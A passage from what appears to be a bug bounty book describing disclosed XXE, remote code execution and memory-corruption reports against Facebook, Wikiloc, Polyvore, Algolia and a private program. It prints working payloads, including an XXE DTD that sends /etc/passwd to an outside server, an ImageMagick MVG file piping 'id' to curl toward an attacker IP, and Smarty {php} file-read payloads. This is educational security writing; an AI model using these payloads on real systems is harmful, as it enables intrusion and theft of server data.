173.252.71.129 -- [08/Jul/2014 09:21:10] "GET /ext.dtd HTTP/1.0" 200 -
173.252.71.129 -- [08/Jul/2014 09:21:11] "GET /ext.dtd HTTP/1.0" 200 -
173.252.71.129 -- [08/Jul/2014 09:21:11] code 404, message File not Found
173.252.71.129 -- [08/Jul/2014 09:21:11] "GET /FACEBOOK-HACKED? HTTP/1.0" 404
```

This starts with the command to run SimpleHTTPServer. The terminal sits at the serving message until there is an HTTP request to the server. This happens when it receives a GET request for /ext.dtd. Subsequently, as expected, we then see the call back to the server /FACEBOOK-HACKED? but unfortunately, without the contents of the /etc/passwd file appended. This means that Mohamed couldn't read local files, or /etc/passwd didn't exist.

Before we proceed, I should flag - Mohamed could have submitted a file which did not include `<!ENTITY % dtd SYSTEM "http://197.37.102.90/ext.dtd">`, instead just including an attempt to read the local file. However, the value following his steps is that the initial call for the remote DTD file, if successful, will demonstrate a XXE vulnerability. The attempt to extract the /etc/passwd file is just one way to abuse the XXE. So, in this case, since he recorded the HTTP calls to his server from Facebook, he could prove they were parsing remote XML entities and a vulnerability existed.

However, when Mohamed reported the bug, Facebook replied asking for a proof of concept video because they could not replicate the issue. After doing so, Facebook then replied rejecting the submission suggesting that a recruiter had clicked on a link, which initiated the request to his server. After exchanging some emails, the Facebook team appears to have done some more digging to confirm the vulnerability existed and awarded a bounty, sending an email explaining that the impact of this XXE was less severe than the initial one in 2013 because the 2013 exploit could have been escalated to a Remote Code Execution whereas Mohamed's could not though it still constituted a valid exploit.





#### Facebook official reply



#### Takeaways

There are a couple takeaways here. XML files come in different shapes and sizes - keep an eye out for sites that accept .docx, .xlsx, .pptx, etc. As I mentioned previously, sometimes you won't receive the response from XXE immediately - this example shows how you can set up a server to be pinged which demonstrates the XXE.

Additionally, as with other examples, sometimes reports are initially rejected. It's important to have confidence and stick with it working with the company you are reporting to, respecting their decision while also explaining why something might be a vulnerability.

### 3. Wikiloc XXE

**Difficulty:** Hard

**Url:** wikiloc.com



**Report Link:** [David Sopas Blog<sup>3</sup>](#)

**Date Reported:** October 2015

**Bounty Paid:** Swag

**Description:**

According to their site, Wikiloc is a place to discover and share the best outdoor trails for hiking, cycling and many other activities. Interestingly, they also let users upload their own tracks via XML files which turns out to be pretty enticing for cyclist hackers like David Sopas.

Based on his write up, David registered for Wikiloc and noticing the XML upload, decided to test it for a XXE vulnerability. To start, he downloaded a file from the site to determine their XML structure, in this case, a .gpx file and injected **\*\*<!DOCTYPE foo [<!ENTITY xxe SYSTEM "http://www.davidsopas.com/XXE" > ]>**;

Then he called the entity from within the track name in the .gpx file on line 13:

```
1 <!DOCTYPE foo [<!ENTITY xxe SYSTEM "http://www.davidsopas.com/XXE" > ]>
2 <gpx
3   version="1.0"
4   creator="GPSBabel - http://www.gpsbabel.org"
5   xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
6   xmlns="http://www.topografix.com/GPX/1/0"
7   xsi:schemaLocation="http://www.topografix.com/GPX/1/1 http://www.topografix.com\
8   /GPX/1/1/gpx.xsd">
9   <time>2015-10-29T12:53:09Z</time>
10  <bounds minlat="40.734267000" minlon="-8.265529000" maxlat="40.881475000" maxlon\
11  ="-8.037170000"/>
12  <trk>
13    <name>&xxe;</name>
14    <trkseg>
15      <trkpt lat="40.737758000" lon="-8.093361000">
16        <ele>178.000000</ele>
17        <time>2009-01-10T14:18:10Z</time>
18    (...)
```

This resulted in an HTTP GET request to his server, **GET 144.76.194.66 /XXE/ 10/29/15 1:02PM Java/1.7.0\_51**. This is notable for two reasons, first, by using a simple proof of concept call, David was able to confirm the server was evaluating his injected XML and the server would make external calls. Secondly, David used the existing XML document so that his content fit within the structure the site was expecting. While he doesn't discuss

---

<sup>3</sup>[www.davidsopas.com/wikiloc-xxe-vulnerability](http://www.davidsopas.com/wikiloc-xxe-vulnerability)

it, the need to call his server may not been needed if he could have read the /etc/passwd file and rendered the content in the <name> element.

After confirming Wikiloc would make external HTTP requests, the only other question was if it would read local files. So, he modified his injected XML to have Wikiloc send him their /etc/passwd file contents:

```

1 <!DOCTYPE roottag [
2 <!ENTITY % file SYSTEM "file:///etc/issue">
3 <!ENTITY % dtd SYSTEM "http://www.davidsopas.com/poc/xxe.dtd">
4 %dtd;]>
5 <gpx
6 version="1.0"
7 creator="GPSTabel - http://www.gpsbabel.org"
8 xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
9 xmlns="http://www.topografix.com/GPX/1/0"
10 xsi:schemaLocation="http://www.topografix.com/GPX/1/1 http://www.topografix.com\
11 /GPX/1/1/gpx.xsd">
12 <time>2015-10-29T12:53:09Z</time>
13 <bounds minlat="40.734267000" minlon="-8.265529000" maxlat="40.881475000" maxlon\
14 ="-8.037170000"/>
15 <trk>
16 <name>&send;</name>
17 (...)
```

This should look familiar. Here he's used two entities which are to be evaluated in the DTD, so they are defined using the %. The reference to &send; in the <name> tag actually gets defined by the returned xxe.dtd file he serves back to Wikiloc. Here's that file:

```

<?xml version="1.0" encoding="UTF-8"?>
<!ENTITY % all "<!ENTITY send SYSTEM 'http://www.davidsopas.com/XXE?%file;'>">
%all;
```

Note the %all; which actually defines the !ENTITY send which we just noticed in the <name> tag. Here's what the evaluation process looks like:

1. Wikiloc parses the XML and evaluates %dtd; as an external call to David's server
2. David's server returns the xxe.dtd file to Wikiloc
3. Wikiloc parses the received DTD file which triggers the call to %all
4. When %all is evaluated, it defines &send; which includes a call on the entity %file
5. %file; is replaced in the url value with contents of the /etc/passwd file

- Wikiloc parses the XML document finding the `&send;` entity which evaluates to a remote call to David's server with the contents of `/etc/passwd` as a parameter in the URL

In his own words, game over.



### Takeaways

As mentioned, this is a great example of how you can use XML templates from a site to embed your own XML entities so that the file is parsed properly by the target. In this case, Wikiloc was expecting a `.gpx` file and David kept that structure, inserting his own XML entities within expected tags, specifically, the `<name>` tag. Additionally, it's interesting to see how serving a malicious dtd file back can be leveraged to subsequently have a target make GET requests to your server with file contents as URL parameters.

## Summary

XXE represents an interesting attack vector with big potential. There are a few ways it can be accomplished, as we've looked at, which include getting a vulnerable application to print its `/etc/passwd` file, calling to a remote server with the `/etc/passwd` file and calling for a remote DTD file which instructs the parser to callback to a server with the `/etc/passwd` file.

As a hacker, keep an eye out for file uploads, especially those that take some form of XML, these should always be tested for XXE vulnerabilities.

# 14. Remote Code Execution

## Description

Remote Code Execution refers to injecting code which is interpreted and executed by a vulnerable application. This is typically caused by a user submitting input which the application uses without any type of sanitization or validation.

This could look like the following:

```
$var = $_GET['page'];  
eval($var);
```

Here, a vulnerable application might use the url **index.php?page=1** however, if a user enters **index.php?page=1;phpinfo()** the application would execute the phpinfo() function and return its contents.

Similarly, Remote Code Execution is sometimes used to refer to Command Injection which OWASP differentiates. With Command Injection, according to OWASP, a vulnerable application executes arbitrary commands on the host operating system. Again, this is made possible by not properly sanitizing or validating user input which result in user input being passed to operating system commands.

In PHP, for example, this would might look like user input being passed to the **system()** function.

## Examples

### 1. Polyvore ImageMagick

**Difficulty:** High

**Url:** Polyvore.com (Yahoo Acquisition)

**Report Link:** <http://nahamsec.com/exploiting-imagemagick-on-yahoo/><sup>1</sup>

**Date Reported:** May 5, 2016

**Bounty Paid:** \$2000

---

<sup>1</sup><http://nahamsec.com/exploiting-imagemagick-on-yahoo/>

### Description:

ImageMagick is a software package commonly used to process images, like cropping, scaling, etc. PHP's `imagick`, Ruby's `rimgick` and `paperclip` and NodeJS' `imagemagick` all make use of it and in April 2016, multiple vulnerabilities were disclosed in the library, one of which could be exploited by attackers to execute remote code, which I'll focus on.

In a nutshell, ImageMagick was not properly filtering file names passed into it and eventually used to execute a `system()` method call. As a result, an attacker could pass in commands to be executed, like **`https://example.com" | ls "-la`** which would be executed. An example from ImageMagick would look like:

```
convert 'https://example.com" | ls "-la' out.png
```

Now, interestingly, ImageMagick defines its own syntax for Magick Vector Graphics (MVG) files. So, an attacker could create a file `exploit.mvg` with the following code:

```
push graphic-context
viewbox 0 0 640 480
fill 'url(https://example.com/image.jpg" | ls "-la)'
pop graphic-context
```

This would then be passed to the library and if a site was vulnerable, the code would be executed listing files in the directory.

With that background in mind, Ben Sadeghipour tested out a Yahoo acquisition site, Polyvore, for the vulnerability. As detailed in his blog post, Ben first tested out the vulnerability on a local machine he had control of to confirm the `mvg` file worked properly. Here's the code he used:

```
push graphic-context
viewbox 0 0 640 480
image over 0,0 0,0 'https://127.0.0.1/x.php?x=`id | curl http://SOMEIPADDRESS:80\
80/ -d @- > /dev/null``'
pop graphic-context
```

Here, you can see he is using the `cURL` library to make a call to `SOMEIPADDRESS` (change that to be whatever the IP address is of your server). If successful, you should get a response like the following:

```
listening on [any]: 4444...
connect to [ ] from (UNKNOWN) [ ] 44577
POST / HTTP/1.1
Host: 103.214.69.177:4000
User-Agent: curl/7.43.0
Accept: */*
Content-Length: 347
Content-Type: application/x-www-form-urlencoded

uid=
```

#### Ben Sadeghipour ImageMagick test server response

Next, Ben visiting Polyvore, uploaded the file as his profile image and received this response on his server:

```
root@box:~#
root@box:~# nc -l -n -vv -p [ ] NahamSec.com
listening on [any] [ ]...

connect to [ ] from (UNKNOWN) [ ] 53406
POST / HTTP/1.1
User-Agent: [ ]
Host: [ ]
Accept: /
Content-Length: [ ] The Blog
Content-Type: application/x-www-form-urlencoded

uid=[ ] gid=[ ] groups=[ ]
```

#### Ben Sadeghipour Polyvore ImageMagick response



### Takeaways

Reading is a big part of successful hacking and that includes reading about software vulnerabilities and Common Vulnerabilities and Exposures (CVE Identifiers). Knowing about past vulnerabilities can help you when you come across sites that haven't kept up with security updates. In this case, Yahoo had patched the server but it was done incorrectly (I couldn't find an explanation of what that meant). As a result, knowing about the ImageMagick vulnerability allowed Ben to specifically target that software, which resulted in a \$2000 reward.

## 2. Algolia RCE on facebooksearch.algolia.com

**Difficulty:** High

**Url:** facebooksearch.algolia.com

**Report Link:** <https://hackerone.com/reports/134321><sup>2</sup>

**Date Reported:** April 25, 2016

**Bounty Paid:** \$500

---

<sup>2</sup><https://hackerone.com/reports/134321>

## Description:

On April 25, 2016, the Michiel Prins, co-founder of HackerOne was doing some reconnaissance work on Algolia.com, using the tool Gitrob, when he noticed that Algolia had publicly committed their `secret_key_base` to a public repository. Being included in this book's chapter obviously means Michiel achieved remote code execution so let's break it down.

First, Gitrob is a great tool (included in the Tools chapter) which will use the GitHub API to scan public repositories for sensitive files and information. It takes a seed repository as an input and will actually spider out to all repositories contributed to by authors on the initial seed repository. With those repositories, it will look for sensitive files based on keywords like `password`, `secret`, `database`, etc., including sensitive file extensions like `.sql`.

So, with that, Gitrob would have flagged the file `secret_token.rb` in Angolia's facebook-search repository because of the word `secret`. Now, if you're familiar with Ruby on Rails, this file should raise a red flag for you, it's the file which stores the Rails `secret_key_base`, a value that should never be made public because Rails uses it to validate its cookies. Checking out the file, it turns out that Angolia had committed the value it to its public repository (you can still see the commit at <https://github.com/algolia/facebook-search/-commit/f3adccb5532898f8088f90eb57cf991e2d499b49#diff-afe98573d9aad940bb0f531ea55734f8R1>). As an aside, if you're wondering what should have been committed, it was an environment variable like `ENV['SECRET_KEY_BASE']` that reads the value from a location not committed to the repository.

Now, the reason the `secret_key_base` is important is because of how Rails uses it to validate its cookies. A session cookie in Rails will look something like `/_MyApp_-session=BAh7B0kiD3Nlc3Npb25faWQGOdxM3M9BjsARg%3D%3D-dc40a55cd52fe32bb3b8` (I trimmed these values significantly to fit on the page). Here, everything before the `-` is a base64 encoded, serialized object. The piece after the `-` is an HMAC signature which Rails uses to confirm the validity of the object from the first half. The HMAC signature is created using the secret as an input. As a result, if you know the secret, you can forge your own cookies.

At this point, if you aren't familiar with serialized object and the danger they present, forging your own cookies may seem harmless. However, when Rails receives the cookie and validates its signature, it will deserialize the object invoking methods on the objects being deserialized. As such, this deserialization process and invoking methods on the serialized objects provides the potential for an attacker to execute arbitrary code.

Taking this all back to Michiel's finding, since he found the secret, he was able to create his own serialized objects stored as base64 encoded objects, sign them and pass them to the site via the cookies. The site would then execute his code. To do so, he used a proof of concept tool from Rapid7 for the metasploit-framework, Rails Secret Deserialization. The tool creates a cookie which includes a reverse shell which allowed

Michiel to run arbitrary commands. As such, he ran **id** which returned **uid=1000(prod) gid=1000(prod) groups=1000(prod)**. While too generic for his liking, he decided to create the file `hackerone.txt` on the server, proving the vulnerability.



### Takeaways

While not always jaw dropping and exciting, performing proper reconnaissance can prove valuable. Here, Michiel found a vulnerability sitting in the open since April 6, 2014 simply by running Gitrob on the publicly accessible Angolia Facebook-Search repository. A task that can be started and left to run while you continue to search and hack on other targets, coming back to it to review the findings once it's complete.

## 3. Foobar Smarty Template Injection RCE

**Difficulty:** Medium

**Url:** n/a

**Report Link:** <https://hackerone.com/reports/164224><sup>3</sup>

**Date Reported:** August 29, 2016

**Bounty Paid:** \$400

### Description:

While this is my favorite vulnerability found to date, it is on a private program so I can't disclose the name of it. It is also a low payout but I knew the program had low payouts when I started working on them so this doesn't bother me.


On August 29, I was invited to a new private program which we'll call Foobar. In doing my initial reconnaissance, I noticed that the site was using Angular for it's front end which is usually a red flag for me since I had been successful finding Angular injection vulnerabilities previously. As a result, I started working my way through the various pages and forms the site offered, beginning with my profile, entering `{{7*7}}` looking for 49 to be rendered. While I wasn't successful on the profile page, I did notice the ability to invite friends to the site so I decided to test the functionality out.

After submitting the form, I got the following email:

---

<sup>3</sup><https://hackerone.com/reports/164224>






### Foobar Invitation Email

Odd. The beginning of the email included a stack trace with a Smarty error saying `7*7` was not recognized. This was an immediate red flag. It looked as though my `{{7*7}}` was being injected into the template and the template was trying to evaluate it but didn't recognize `7*7`.

Most of my knowledge of template injections comes from James Kettle (developer at Burpsuite) so I did a quick Google search for his article on the topic which included a payload to be used (he also has a great Blackhat presentation I recommend watching on YouTube). I scrolled down to the Smarty section and tried the payload included `{self::getStreamVariable("file:///proc/self/loginuid")}` and nothing. No output. Interestingly, rereading the article, James actually included the payload I would come to use though earlier in the article. Apparently, in my haste I missed it. Probably for the best given the learning experience working through this actually provided me.


Now, a little skeptical of the potential for my finding, I went to the Smarty documentation as James suggested. Doing so revealed some reserved variables, including `{$smarty.version}`. Adding this as my name and resending the email resulted in:



### Foobar Invitation Email with Smarty Version

Notice that my name has now become 2.6.18 - the version of Smarty the site was running. Now we're getting somewhere. Continuing to read the documentation, I came upon the availability of using `{php} {/php}` tags to execute arbitrary PHP code (this was the piece actually in James' article). This looked promising.

Now I tried the payload `{php}print "Hello"{/php}` as my name and sent the email, which resulted in:




### Foobar Invitation Email with PHP evaluation

As you can see, now my name was Hello. As a final test, I wanted to extract the

/etc/passwd file to demonstrate the potential of this to the program. So I used the payload, **{php}\$s=file\_get\_contents('/etc/passwd');var\_dump(\$s);{/php}**. This would execute the function `file_get_contents` to open, read and close the file `/etc/passwd` assigning it to my variable which then dump the variable contents as my name when Smarty evaluated the code. I sent the email but my name was blank. Weird.

Reading about the function on the PHP documentation, I decided to try and take a piece of the file wondering if there was a limit to the name length. This turned my payload into **{php}\$s=file\_get\_contents('/etc/passwd',NULL,NULL,0,100);var\_dump(\$s);{/php}**. Notice the `NULL,NULL,0,100`, this would take the first 100 characters from the file instead of all the contents. This resulted in the following email:



**Foobar Invitation Email with /etc/passwd contents**

Success! I was now able to execute arbitrary code and as proof of concept, extract the entire `/etc/passwd` file 100 characters at a time. I submitted my report and the vulnerability was fixed within the hour.



### Takeaways

Working on this vulnerability was a lot of fun. The initial stack trace was a red flag that something was wrong and like some other vulnerabilities detailed in the book, where there is smoke there's fire. While James Kettle's blog post did in fact include the malicious payload to be used, I overlooked it. However, that gave me the opportunity to learn and go through the exercise of reading the Smarty documentation. Doing so led me to the reserved variables and the `{php}` tag to execute my own code.

## Summary

Remote Code Execution, like other vulnerabilities, typically is a result of user input not being properly validating and handled. In the first example provided, ImageMagick wasn't properly escaping content which could be malicious. This, combined with Ben's knowledge of the vulnerability, allowed him to specifically find and test areas likely to be vulnerable. With regards to searching for these types of vulnerabilities, there is no quick answer. Be aware of released CVEs and keep an eye out for software being used by sites that may be out of date as they likely may be vulnerable.

With regards to the Angolia finding, Michiel was able to sign his own cookies thereby permitting his to submit malicious code in the form of serialized objects which were then trusted by Rails.

# 15. Memory

## Description

### Buffer Overflow

A Buffer Overflow is a situation where a program writing data to a buffer, or area of memory, has more data to write than space that is actually allocated for that memory. Think of it in terms of an ice cube tray, you may have space to create 12 but only want to create 10. When filling the tray, you add too much water and rather than fill 10 spots, you fill 11. You have just overflowed the ice cube buffer.

Buffer Overflows lead to erratic program behaviour at best and a serious security vulnerability at worst. The reason is, with a Buffer Overflow, a vulnerable program begins to overwrite safe data with unexpected data, which may later be called upon. If that happens, that overwritten code could be something completely different that the program expects which causes an error. Or, a malicious hacker could use the overflow to write and execute malicious code.

Here's an example image from [Apple](https://developer.apple.com/library/mac/documentation/Security/Conceptual/SecureCodingGuide/Articles/BufferOverflows.html)<sup>1</sup>:

```
Char destination[5]; char *source = "LARGER";  
  
strcpy(destination, source);  


|   |   |   |   |   |   |    |
|---|---|---|---|---|---|----|
| L | A | R | G | E | R | \0 |
|---|---|---|---|---|---|----|

  
  
strncpy(destination, source, sizeof(destination));  


|   |   |   |   |   |  |  |
|---|---|---|---|---|--|--|
| L | A | R | G | E |  |  |
|---|---|---|---|---|--|--|

  
  
strncpy(destination, source, sizeof(destination));  


|   |   |   |   |    |  |  |
|---|---|---|---|----|--|--|
| L | A | R | G | \0 |  |  |
|---|---|---|---|----|--|--|


```

#### Buffer Overflow Example

Here, the first example shows a potential buffer overflow. The implementation of strcpy takes the string "Larger" and writes it to memory, disregarding the available allocated space (the white boxes) and writing into unintended memory (the red boxes).

<sup>1</sup><https://developer.apple.com/library/mac/documentation/Security/Conceptual/SecureCodingGuide/Articles/BufferOverflows.html>

## Read out of Bounds

In addition to writing data beyond the allocated memory, another vulnerability lies in reading data outside a memory boundary. This is a type of Buffer Overflow in that memory is being read beyond what the buffer should allow.

A famous and recent example of a vulnerability reading data outside of a memory boundary is the OpenSSL Heartbleed Bug, disclosed in April 2014. At the time of disclosure, approximately 17% (500k) of the internet's secure web servers certified by trusted authorities were believed to have been vulnerable to the attack (<https://en.wikipedia.org/wiki/Heartbleed><sup>2</sup>).

Heartbleed could be exploited to steal server private keys, session data, passwords, etc. It was executed by sending a "Heartbeat Request" message to a server which would then send exactly the same message back to the requester. The message could include a length parameter. Those vulnerable to the attack allocated memory for the message based on the length parameter without regard to the actual size of the message.

As a result, the Heartbeat message was exploited by sending a small message with a large length parameter which vulnerable recipients used to read extra memory beyond what was allocated for the message memory. Here is an image from Wikipedia:

---

<sup>2</sup><https://en.wikipedia.org/wiki/Heartbleed>

## Heartbeat – Normal usage



## Heartbeat – Malicious usage



### Heartbleed example

While a more detailed analysis of Buffer Overflows, Read Out of Bounds and Heartbleed are beyond the scope of this book, if you're interested in learning more, here are some good resources:

[Apple Documentation](#)<sup>3</sup>

<sup>3</sup><https://developer.apple.com/library/mac/documentation/Security/Conceptual/SecureCodingGuide/Articles/BufferOverflows.html>

[Wikipedia Buffer Overflow Entry](#)<sup>4</sup>

[Wikipedia NOP Slide](#)<sup>5</sup>

[Open Web Application Security Project](#)<sup>6</sup>

[Heartbleed.com](#)<sup>7</sup>

## Memory Corruption

Memory corruption is a technique used to expose a vulnerability by causing code to perform some type of unusual or unexpected behaviour. The effect is similar to a buffer overflow where memory is exposed when it shouldn't be.

An example of this is Null Byte Injection. This occurs when a null byte, or empty string %00 or 0x00 in hexadecimal, is provided and leads to unintended behaviour by the receiving program. In C/C++, or low level programming languages, a null byte represents the end of a string, or string termination. This can tell the program to stop processing the string immediately and bytes that come after the null byte are ignored.

This is impactful when the code is relying on the length of the string. If a null byte is read and the processing stops, a string that should be 10 characters may be turned into 5. For example:

thisis%00mystring

This string should have a length of 15 but if the string terminates with the null byte, its value would be 6. This is problematic with lower level languages that manage their own memory.

Now, with regards to web applications, this becomes relevant when web applications interact with libraries, external APIs, etc. written in C. Passing in %00 in a Url could lead to attackers manipulating web resources, including reading or writing files based on the permissions of the web application in the broader server environment. Especially when the programming language in question, like PHP, is written in a C programming language itself.

---

<sup>4</sup>[https://en.wikipedia.org/wiki/Buffer\\_overflow](https://en.wikipedia.org/wiki/Buffer_overflow)

<sup>5</sup>[https://en.wikipedia.org/wiki/NOP\\_slide](https://en.wikipedia.org/wiki/NOP_slide)

<sup>6</sup>[https://www.owasp.org/index.php/Buffer\\_Overflow](https://www.owasp.org/index.php/Buffer_Overflow)

<sup>7</sup><http://heartbleed.com>





### OWASP Links

Check out more information at [OWASP Buffer Overflows](#)<sup>8</sup> Check out [OWASP Reviewing Code for Buffer Overruns and Overflows](#)<sup>9</sup> Check out [OWASP Testing for Buffer Overflows](#)<sup>10</sup> Check out [OWASP Testing for Heap Overflows](#)<sup>11</sup> Check out [OWASP Testing for Stack Overflows](#)<sup>12</sup> Check out more information at [OWASP Embedding Null Code](#)<sup>13</sup>

## Examples

### 1. PHP ftp\_genlist()

**Difficulty:** High

**Url:** N/A

**Report Link:** <https://bugs.php.net/bug.php?id=69545><sup>14</sup>

**Date Reported:** May 12, 2015

**Bounty Paid:** \$500

#### Description:

The PHP programming language is written in the C programming language which has the pleasure of managing its own memory. As described above, Buffer Overflows allow for malicious users to write to what should be inaccessible memory and potential remotely execute code.

In this situation, the ftp\_genlist() function of the ftp extension allowed for an overflow, or sending more than ~4,294MB which would have been written to a temporary file.

This in turn resulted in the allocated buffer being too small to hold the data written to the temp file, which resulted in a heap overflow when loading the contents of the temp file back into memory.

---

<sup>8</sup>[https://www.owasp.org/index.php/Buffer\\_Overflows](https://www.owasp.org/index.php/Buffer_Overflows)

<sup>9</sup>[https://www.owasp.org/index.php/Reviewing\\_Code\\_for\\_Buffer\\_Overruns\\_and\\_Overflows](https://www.owasp.org/index.php/Reviewing_Code_for_Buffer_Overruns_and_Overflows)

<sup>10</sup>[https://www.owasp.org/index.php/Testing\\_for\\_Buffer\\_Overflow\\_\(OTG-INPVAL-014\)](https://www.owasp.org/index.php/Testing_for_Buffer_Overflow_(OTG-INPVAL-014))

<sup>11</sup>[https://www.owasp.org/index.php/Testing\\_for\\_Heap\\_Overflow](https://www.owasp.org/index.php/Testing_for_Heap_Overflow)

<sup>12</sup>[https://www.owasp.org/index.php/Testing\\_for\\_Stack\\_Overflow](https://www.owasp.org/index.php/Testing_for_Stack_Overflow)

<sup>13</sup>[https://www.owasp.org/index.php/Embedding\\_Null\\_Code](https://www.owasp.org/index.php/Embedding_Null_Code)

<sup>14</sup><https://bugs.php.net/bug.php?id=69545>



### Takeaways

Buffer Overflows are an old, well known vulnerability but still common when dealing with applications that manage their own memory, particularly C and C++. If you find out that you are dealing with a web application based on the C language (of which PHP is written in), buffer overflows are a distinct possibility. However, if you're just starting out, it's probably more worth your time to find simpler injection related vulnerabilities and come back to Buffer Overflows when you are more experienced.

## 2. Python Hotshot Module

**Difficulty:** High

**Url:** N/A

